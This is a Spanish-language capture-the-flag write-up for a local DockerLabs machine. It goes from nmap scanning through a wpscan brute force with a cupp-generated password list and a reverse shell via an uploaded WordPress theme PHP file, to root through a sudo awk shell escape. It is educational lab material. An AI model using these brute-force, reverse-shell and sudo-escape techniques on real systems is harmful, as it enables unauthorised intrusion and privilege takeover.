



Desplegamos la maquina vulnerable.

```
> sudo bash auto_deploy.sh escolares.tar
```

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla


Vamos a hacer un escaneo profundo en la maquina,

```
> sudo nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
> cat Puertos
```


	File: Puertos
1	# Nmap 7.95 scan initiated Tue Sep 23 18:53:38 2025 as: /usr/lib/nmap/nmap -sS -sC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2	Nmap scan report for 172.17.0.2
3	Host is up, received arp-response (0.0000070s latency).
4	Scanned at 2025-09-23 18:53:38 CEST for 1s
5	Not shown: 65533 closed tcp ports (reset)
6	PORT STATE SERVICE REASON
7	22/tcp open ssh syn-ack ttl 64
8	ssh-hostkey:
9	256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
10	ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAAIbmlzdHhAYNTYAAABBBjpsBdS7+/16sAwAB6NLHrChW8GYQAM7w+J/TacFehCfLyWepCBKXHXDqwhGs4yeZV+ny9
11	256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
12	_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHaknDwhdf9aeQuv8ehUJqqDpVhR04TUjp+GegAIv5iq
13	80/tcp open http syn-ack ttl 64
14	_http-title: P\xC3\xA1gina Escolar Universitaria
15	_http-methods:
16	_ Supported Methods: GET POST OPTIONS HEAD
17	MAC Address: 02:42:AC:11:00:02 (Unknown)

Vamos a explorar la pagina web que tiene el servidor.




NOTICIAS

Vemos que hay un comentario con un directorio.



Dentro de este vemos una pista que es el admin de wordpress



Al intentar acceder en wordpress vemos el dns a donde apunta esta ip, así que lo configuraremos en nuestro host en /etc/hosts

```
① http://escolares.dl/wordpress/wp-login.php?redirect_to=http%3A%2F%2F172.17.0.2%2Fwordpress%2Fwp-admin%2F&reauth=1
```

```
GNU nano 8.6 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    maleducada
172.17.0.2    escolares.dl/
```

Después de hacer varias pruebas, la opción que use fue utilizar la herramienta cupp para crear claves con coincidencia del usuario que encontramos y así hacer el ataque de fuerza bruta.

```
> ./cupp.py -i
/home/caan31/Descargas/cupp/./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
print(" \ # \033[07mU\033[27mser")
/home/caan31/Descargas/cupp/./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m,_,\033[1;m # \033[07mP\033[27masswords")
/home/caan31/Descargas/cupp/./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
" \ \033[1;31m(\033[1;moo\033[1;31m)_\033[1;m # \033[07mP\033[27mrofiler"
/home/caan31/Descargas/cupp/./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
print(" \033[1;31m( )\ \033[1;m ")

cupp.py! # Common
          # User
          # Passwords
          # Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Luis
> Surname:
> Nickname: luisillo
> Birthdate (DDMMYYYY): 09101981

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]:n
> Leet mode? (i.e. leet = 1337) Y/[N]: n


[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to luis.txt, counting 1962 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with luis.txt and shoot! Good luck!
```

Una vez generado el fichero .txt vamos a hacer el ataque con wpscan


```
wpscan --url http://172.17.0.2/wordpress/ --enumerate -U luisillo -P /home/caan31/Descargas/cupp/luis.txt
```

```
[!] Valid Combinations Found:
| Username: luisillo, Password: Luis1981
```

Al ingresar con las credenciales que encontramos vemos que podemos manejar los archivos de este.



Dentro de un tema vemos que podemos escribir y modificar archivos, así que creamos un archivo php para luego hacer una reverse Shell.




Index of /wordpress/wp-content/themes/twentytwentyfour

Name	Last modified	Size	Description
Parent Directory		-	
assets/	2024-06-05 10:35	-	
functions.php	2024-02-07 09:45	5.4K	
parts/	2024-06-05 10:35	-	
patterns/	2024-06-05 10:35	-	
prueba.php	2025-09-23 08:00	32	
readme.txt	2024-03-27 23:29	3.5K	
screenshot.png	2024-01-22 01:43	919K	
style.css	2024-03-27 23:29	1.2K	
styles/	2024-06-05 10:35	-	
templates/	2023-10-16 17:14	-	
theme.json	2024-02-29 00:08	22K	

Apache/2.4.58 (Ubuntu) Server at escolares.dl Port 80

Probamos que funciona el código php que ingresamos.



```
> sudo nc -lvnp 443
listening on [any] 443 ...
```

Una vez dentro vemos que tenemos un fichero secret.txt y al parecer es la contraseña de luisillo, un usuario.

```
www-data@15b8f31fbcee:/home$ ls -la
total 20
drwxr-xr-x 1 root    root    4096 Jun  8  2024 .
drwxr-xr-x 1 root    root    4096 Sep 23  07:53 ..
drwxr-x--- 1 luisillo luisillo 4096 Jun  8  2024 luisillo
-rwxrwxrwx 1 root    root      23 Jun  8  2024 secret.txt
drwxr-x--- 1 ubuntu  ubuntu  4096 Jun  8  2024 ubuntu
www-data@15b8f31fbcee:/home$ cat secret.txt
luisillopasswordsecret
www-data@15b8f31fbcee:/home$
```

Ahora ingresaremos como luisillo

```
www-data@15b8f31fbcee:/home$ su luisillo
Password:
luisillo@15b8f31fbcee:/home$ cd
luisillo@15b8f31fbcee:~$ ls
```

Una vez dentro ejecutaremos `sudo -l` para ver si contamos con permisos de `sudo` en algún binario y vemos que tenemos en `awk`

```
luisillo@15b8f31fbcee:~$ sudo -l
Matching Defaults entries for luisillo on 15b8f31fbcee:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User luisillo may run the following commands on 15b8f31fbcee:
    (ALL) NOPASSWD: /usr/bin/awk
```

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Con ayuda de `gtfobins` vamos a ejecutar el comando y vemos que somos `root`.

```
luisillo@15b8f31fbcee:~$
    sudo awk 'BEGIN {system("/bin/sh")}'

# whoami
root
# █
```